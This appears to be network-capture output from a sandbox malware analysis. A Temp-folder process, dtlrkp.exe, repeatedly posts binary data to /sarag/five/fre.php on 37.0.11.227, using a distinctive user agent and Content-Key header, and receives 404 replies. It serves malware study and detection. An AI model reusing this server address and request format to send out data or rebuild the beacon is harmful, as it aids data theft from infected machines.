May 5, 2022 09:03:28.213243008 CEST	1186	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:03:28 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.6	49781	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:03:32.333462954 CEST	1187	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:03:32.413288116 CEST	1188	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:03:32 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.6	49782	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:03:34.349917889 CEST	1189	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:03:34.422180891 CEST	1190	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:03:34 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.6	49785	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:03:36.699615002 CEST	1221	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:03:36.774475098 CEST	1222	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:03:36 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.6	49786	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:03:38.682236910 CEST	1223	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:03:38.754662037 CEST	1223	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:03:38 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.6	49789	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:03:41.636991024 CEST	1241	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:03:41.723969936 CEST	1241	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:03:41 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.6	49794	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:03:44.385994911 CEST	1293	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:03:44.460093021 CEST	1294	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:03:44 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.6	49795	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:03:49.975068092 CEST	1295	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:03:50.056618929 CEST	1295	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:03:49 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.6	49800	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:03:53.694088936 CEST	1303	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:03:53.769658089 CEST	1306	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:03:53 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.6	49805	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:03:59.720062017 CEST	6962	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:03:59.790812016 CEST	6968	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:03:59 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49769	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:03:12.865475893 CEST	1128	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:03:12.937504053 CEST	1129	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:03:12 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.6	49806	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:04:02.283799887 CEST	6969	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:04:02.366760015 CEST	6970	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:04:02 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.6	49807	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:04:04.665456057 CEST	6971	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:04:04.748842955 CEST	6971	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:04:04 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.6	49809	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:04:08.330585957 CEST	7433	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:04:08.408375978 CEST	7433	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:04:08 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.6	49810	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:04:10.170640945 CEST	7434	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:04:10.259654045 CEST	7435	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:04:10 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.6	49812	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:04:11.254199028 CEST	7442	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:04:11.362368107 CEST	7442	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:04:11 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.6	49813	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:04:12.471515894 CEST	7443	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:04:12.550162077 CEST	7444	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:04:12 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.6	49814	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:04:13.541987896 CEST	7444	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:04:13.632225037 CEST	7445	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:04:13 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.6	49815	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:04:15.192814112 CEST	7446	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:04:15.285619974 CEST	7446	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:04:15 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.6	49817	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:04:16.658932924 CEST	7454	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:04:16.734863043 CEST	7454	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:04:16 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.6	49818	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:04:19.192332029 CEST	7455	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:04:19.274632931 CEST	7455	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:04:19 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49770	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:03:14.097517014 CEST	1129	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:03:14.179364920 CEST	1130	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:03:14 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.6	49820	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:04:23.251156092 CEST	7461	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:04:23.331387043 CEST	7462	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:04:23 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.6	49822	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:04:26.555557966 CEST	7469	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:04:26.632343054 CEST	7469	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:04:26 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.6	49823	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:04:28.261969090 CEST	7470	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:04:28.342608929 CEST	7471	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:04:28 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.6	49824	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:04:31.451011896 CEST	7471	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:04:31.539371967 CEST	7472	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:04:31 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.6	49826	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:04:34.327413082 CEST	7515	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:04:34.426101923 CEST	7515	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:04:34 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.6	49829	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:04:35.796885014 CEST	7562	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:04:35.877049923 CEST	7563	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:04:35 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.6	49836	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:04:37.419766903 CEST	7659	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:04:37.500710964 CEST	7659	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:04:37 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.6	49843	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:04:38.680257082 CEST	7747	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:04:38.761471033 CEST	7750	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:04:38 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.6	49852	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:04:39.884990931 CEST	7897	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:04:39.957449913 CEST	7897	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:04:39 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.6	49860	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:04:41.860008001 CEST	7998	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:04:41.937803984 CEST	8036	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:04:41 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49771	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:03:15.560941935 CEST	1131	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:03:15.634563923 CEST	1131	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:03:15 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.6	49870	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:04:45.993103981 CEST	8308	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:04:46.075139046 CEST	8314	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:04:46 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.6	49878	37.0.11.227	80	C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 09:04:49.277683973 CEST	8571	OUT	POST /sarag/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 37.0.11.227 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4E024674 Content-Length: 169 Connection: close
May 5, 2022 09:04:49.395442963 CEST	8572	IN	HTTP/1.0 404 Not Found Date: Thu, 05 May 2022 07:04:49 GMT Server: Apache Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
